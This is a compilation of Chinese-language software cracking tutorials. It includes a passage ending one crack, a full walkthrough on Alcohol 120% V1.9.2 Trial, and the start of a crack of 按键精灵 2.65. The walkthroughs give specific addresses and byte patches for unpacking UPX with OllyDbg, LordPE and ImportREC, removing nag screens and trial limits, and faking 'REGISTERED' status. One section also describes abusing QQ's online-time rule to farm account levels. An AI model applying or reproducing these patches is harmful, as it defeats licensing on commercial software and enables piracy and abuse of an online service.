我们从程序的角度再来想一想，如果程序每回比较注册码之前（不管注册码是否加过中间转换与否），我们能保证传递给它的参数都是正确的注册值，那么后面的工作程序就自己帮我们做了，我们也理所当然的成为注册用户了！哈哈。注意下面的代码，在0046082F取得正确的注册码，在00460831传入我们自己的注册码，我们在此处把EDX内容替换为正确的注册码，事情就结束了。

```
:0046082F  8B00      mov eax, dword ptr [eax]
:00460831  8B542450  mov edx, dword ptr [esp+50]
```

载入程序，前往00460831处，按下空格键（汇编），写入"mov edx,eax"，记着选中"使用NOP填充"。同理，我们把前面注册对话框中的判断语句保持不变，也是只改变入口参数，将0046500A处的"mov edx, dword ptr [esp+18]"改为"mov edx,eax"。


现在运行一下吧，又重新回到了我们注册成功之后的样子了吧！顺便提一下，要在程序中首先注册成功一次，以便把注册信息写入注册表，这样它才有数可算，否则真就是无米之炊了！

到此，终级破解是打造完了，不知是否满意。有些代码分析失误的地方还请多请教，毕竟这是我第一次做破解！

四、尾声

再谈一下我对破解的认识吧。所谓"工欲善其事，必先利其器"，对工具的熟练掌握可以使我们少走弯路。而扎实的编程基础可以帮我们快速进入到程序作者的思路中；最后，对问题的分析，灵活多变的解决问题方法才是重中之重！希望大家早日达到手中无剑，心中有剑的境界！

（文章中所涉及到的程序ollydbgv1.10b汉化版，w32dasm10已收录于光盘中）



破解ALCOHOL 120%

Alcohol 120%是著名的国产虚拟光驱，今天我带给大家的是Alcohol 120% V1.9.2 (Build 1705) (Trial Version)的破解与修改过程，我们要去掉NAG和时间限制，还要给它留下我们自定义的信息。我比较懒，一般都是OD报告有壳时才动手侦壳的。先用OllyDBG V1.10 FLY修改版载入Alcohol 120% V1.9.2。OllyDBG报告有壳，如图1。




图 1

点"否"，不再浪费时间分析啦。然后用FI侦壳，记得Alcohol 120%以前好几个版本都用UPX加的壳，这次也不例外，如图2。




图 2

UPX壳很好脱，最简单的方法：向下慢慢拉滚动条，很快就会看到跳向OEP的地方，如图3。




图 3

```
009D5F1B  61           popad
009D5F1C  E9 C3B7A2FF  jmp Alcohol.004016E4
```

这是个很好辨认的跳转，光标定位009D5F1C，F4运行到所选，再一下F8就到OEP了。然后亮出LordPE，给它完整脱壳，如图4。




图 4

保存为Dump.exe，此时Dump.exe还不能运行。我们再用ImportREC1.6修复，在ImportREC中选择Alcohol的进程，添**OEP＝004016E4－00400000＝16E4**然后自动搜索IAT，然后获取输入表，这里所有函数都是有效的，最后"修复抓取文件"，选刚才的Dump.exe，ImportREC1.6会提示Dump_.exe保存成功。此时，脱壳成功！

未注册的Alcohol 120%启动时会有NAG窗口和5秒的等待时间，而且有试用期。我对这窗口形式的NAG比较头疼，Windows之所以叫Windows而不是Window，因为在Windows里面，每个控件都是一个Window，如果用CreateWindowExA下断的话，程序就会在这个断点中断好多次，跟起来很不方便。

换一种思路，想当初偶然把 Alcohol 120% 的试用期用完了，它弹出一个 MsgBox 告诉我，你不能再用了，就从这个 MsgBox 入手了。

我们用 OllyDBG 载入 Dump_.exe，还有，把你的日期调到 2005 年，下断："bp MessageBoxA";F9 运行中断，ALT+F9 返回：

```
00420948  |> \51          push ecx          ; |Text
00420949  |.  A1 20A76B00  mov eax,dword ptr ds:[6BA720] ; |
0042094E  |.  8B10        mov edx,dword ptr ds:[eax] ; |
00420950  |.  8B42 30     mov eax,dword ptr ds:[edx+30] ; |
00420953  |.  50          push eax          ; |hOwner
00420954  |.  E8 79732400  call <jmp.&USER32.MessageBoxA> ; \MessageBoxA
00420959  |.  FF4D 8C     dec dword ptr ss:[ebp-74]  // 返回到这里
```

F8 单步慢慢走，现在要想怎样绕过这些验证，直到：

```
00420AE5  |> \8B0D 20A76B00  mov ecx,dword ptr ds:[6BA720]
```

可以看到这是从上面跳过来的，可以避开日期检测：

```
004208EB  |. /0F84 F4010000  je UNpackAl.00420AE5
```

继续走，一会儿到了：

```
00420D04  |> \8A85 6FFFFFFF  mov al,byte ptr ss:[ebp-91]
```

来自：004205CD 的，我们到 004205CD 看看。

```
004205C6  |.  E8 1915FEFF  call UNpackAl.00401AE4
004205CB  |.  84C0        test al,al
004205CD  |.  0F85 31070000  jnz UNpackAl.00420D04
```

这个跳转跨度之大，跳过了日期效验！直觉告诉我们，这是个关键跳转，在 004205C6 这里 F2 下断，让我们 Ctrl+F2 重来，断在 **004205C6 |. E8 1915FEFF call UNpackAl.00401AE4**，F7 跟入 Call，恐怖！只有三行代码！

```
00401AE4  /$  C605 3CA86700 00  mov byte ptr ds:[67A83C],0
00401AEB  |.  33C0        xor eax,eax
00401AED  \.  C3          retn
```

我这时才明白为什么安装文件为什么叫 trial_setup.exe，这个测试版抽去了注册验证的代码，所以用这个版本的 Alcohol.exe 是永远也不能注册成功的，不过这个版本的功能到是齐全的。我决定先去掉 NAG 再说。

在经过 **00401AEB xor eax,eax** 后 eax 被清零，再看这个 Call 外：

```
004205CB    test al,al
004205CD    jnz UNpackAl.00420D04
```

我们需要使 A L 不为零才能跳过 NAG，修改 **00401AEB mov al,1** 字节长度不变。保存一下：点右键→复制到可执行文件→全部复制→保存文件。运行保存后的文件，直接进入，NAG 已经没了！

这时，Alcohol 120% 标题栏显示的仍是 Alcohol 120% － Trial Version，"关于"里面显示的是未注册．这不是我们 Cracker 的风格。再次载入经初步修改后的 Alcohol.exe，在那个"验证"CALL 里下断：**bp 00401AE4.** 中断几次后进入 Alcohol 120%，点："帮助→关于"，中断在 00401AE4，Ctrl+F9 执行到返回：

```
0041FA55  |.  E8 8A20FEFF  call Alcohol.00401AE4
0041FA5A  |.  84C0        test al,al           // 返回到这儿
0041FA5C  |.  0F84 D6020000  je Alcohol.0041FD38  // 修改后的 al 的值为 1，不跳！
0041FA62  |.  66:C745 9C 2000  mov word ptr ss:[ebp-64],20
0041FA68  |.  33C9        xor ecx,ecx
0041FA6A  |.  8D55 EC     lea edx,dword ptr ss:[ebp-14]
0041FA6D  |.  894D EC     mov dword ptr ss:[ebp-14],ecx
0041FA70  |.  B8 7A540000  mov eax,5478       // 修改为：mov eax,547A
0041FA75  |.  FF45 A8     inc dword ptr ss:[ebp-58]
0041FA78  |.  E8 17A30200  call Alcohol.00449D94
// 跟进 0041FA78 .call UNpackAl.00449D94 这个 Call，走了几步后找到了关键的代码：
00449E29  |> \68 00080000  push 800         ; /Count = 800 (2048.)
00449E2E  |.  8D8D C8F7FFFF  lea ecx,dword ptr ss:[ebp-838] ; |
00449E34  |.  51          push ecx          ; |Buffer
00449E35  |.  53          push ebx          ; |RsrcID
00449E36  |.  A1 74AE6B00  mov eax,dword ptr ds:[6BAE74] ; |
00449E3B  |.  50          push eax          ; |hInst => 10000000
00449E3C  |.  E8 79DE2100  call <jmp.&USER32.LoadStringA> ; \LoadStringA
```

此时 ebx 的值是 0x5478，对应的字符串是 UN-REGISTERED，尝试递增 ebx 的值，递增两次后 **ebx ＝0x547A** 对应的字符串是 REGISTERED，修改 ebx 的值后，F9 运行，公司名已为："注册"，此时向上找给 ebx 赋值的语句：

00449DA8 |. 8BD8 mov ebx,eax

再向上找给 eax 赋值的语句，没找到，由 **00449F05 \. C3 retn** 返回。可以找到：**0041FA70 mov eax,5478** 修改为 **0041FA70 mov eax,547A** 同样把 **0041FB1A mov eax,5478** 改为 **mov eax,547A** 保存，运行，可以看到用户名和公司名都为：注册。

这样基本上完工了，不过我们要给它留下我们的脚印。

就像 Hacker 入侵后要擦干净脚印一样，由此可以看出 Hacker 和 Cracker 的区别。标题栏显示 Alcohol 120% －Trial Version，把它改掉算了。想改掉它，一般下断 CreateWindowExA 或 SetWindowTextA，找到字符串的位置修改就可以了，或者直接搜索字符串修改也可以，现在保存之后重新启动 Alcohol 120%，取消所有断点，这次用 SetWindowTextA 下断，如图 5。运行中断要观察堆栈的变化，两次后就可以在堆栈看到如图 6 情况了，此时中断在 005AD68D。



图 5




图 6

```
005AD688  |.  50          push eax                    ; /Text
```

```
005AD689  |.  8B43 30     mov eax,dword ptr ds:[ebx+30]   ; |
005AD68C  |.  50          push eax                        ; |hWnd
005AD68D  |.  E8 5AA70B00 call <jmp.&USER32.SetWindowTextA>  ; \SetWindowTextA    // 中断在这儿
```

退出这个 Call 找一下数据的来源，往上一点就可以看到了，如图 7。




图 7

既然找到了，Ctrl+G 到 00669761，光标对准 00669761，Ctrl+E 编辑，如图 8。可以把“保留大小”去掉，愿意怎么改，By yourself！




图 8

最后，别把最重要的事忘了，把时间改回来吧！祝大家新年快乐！

（本文涉及到的程序 OllyDBG V1.10 FLY 修改版，光盘有收录）



按键精灵2.65正式版破解一条龙

zhouzhen[E.S.T]

说起缘由还要从那个 qq 刷等级的漏洞说起，经过试验有人发现，QQ 等级是不到 1 分钟的按 1 分钟计算，不到 1 小时的也是按一小时计算的。经过严格的测试之后准确的说法应该是 30 秒钟过后，下线，再上线一次，这样服务器就按 1 分钟计算。如果没超过 30 秒，相反，之前的时间就作废了。用按键精灵写一个脚本，把上下线的时间间隔设置在 35 秒到 40 秒之间，你就可以刷 qq 等级了，这样 1 小时的时间就相当于 16 小时，呵呵，升级快多了吧。到网上搜索按键精灵，发现大多数的都是破解版，只能解除次数限制，看着那个未注册总感觉不爽，抄出家伙！破解之前先把软件介绍一下。

【软件名称】按键精灵 2.65 正式版

【软件简介】特别适合网络游戏中制作自动练功的机器人，主要功能包括：1．定义一个热键，实现一系列的键盘按键动作、鼠标点击动作、鼠标移动动作、输入字符串动作、延迟动作。更多的插入动作以后也会扩充。

2．实现动作的循环，每个动作都可以进行循环，你可以定义热键中止动作的循环，也可以自己定义循环的次数或者循环的时间。

3．所有的热键都可以对指定的窗口有效，这样就不会出现切换了窗口还自动执行动作的情况。

4．每个热键的动作都生成一个 Script 文件，高手可以自己编辑这个文件，实现功能强大的宏键。

【软件大小】101K

【加壳方式】UPX

这次我们的破解是在 Windows 2000 平台上进行的，所用到的工具是 W32Dasm、OllyDbg、UltraEdit，侦壳工具 PEID 和资源工具 freeRes。

一、脱壳

首先用 PEID 查看加壳的情况，如图 1。




图 1

UPX 的壳最好脱，用 OllyDbg 载入程序之后，按“ctrl + F”查找 popad，注意整个段块的选项不要钩上，按确定来到以下代码段。

```
00456D4B    61            POPAD
00456D4C  - E9 D865FCFF   JMP   QMacro.0041D329
```

```
00456D51  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D53  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D55  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D57  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D59  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D5B  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D5D  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D5F  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D61  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D63  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D65  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D67  0000  ADD  BYTE PTR DS:[EAX],
AL
00456D69  0000  ADD  BYTE PTR DS:[EAX],
AL
```

POPAD、JMP 就是 UPX 加壳程序的入口点。在 00456D4B 中断或者按 F4 直接运行到 00456D4B，按 F8 单步跳过，在 0041D329 用 OllyDbg（以下简称 OD）的 OllyDump 插件 dump 整个程序，记下 Entry Point 的修改值 1D329。这里得到的程序是不能运行的，必须用 ImportREC 修复输入表，修改 OEP 为 **0001D329**，点击 IAT 自动搜索→获得输入信息→修理抓取文件，这里选择刚才 dump 的程序，ok，脱壳成功，如图 2。

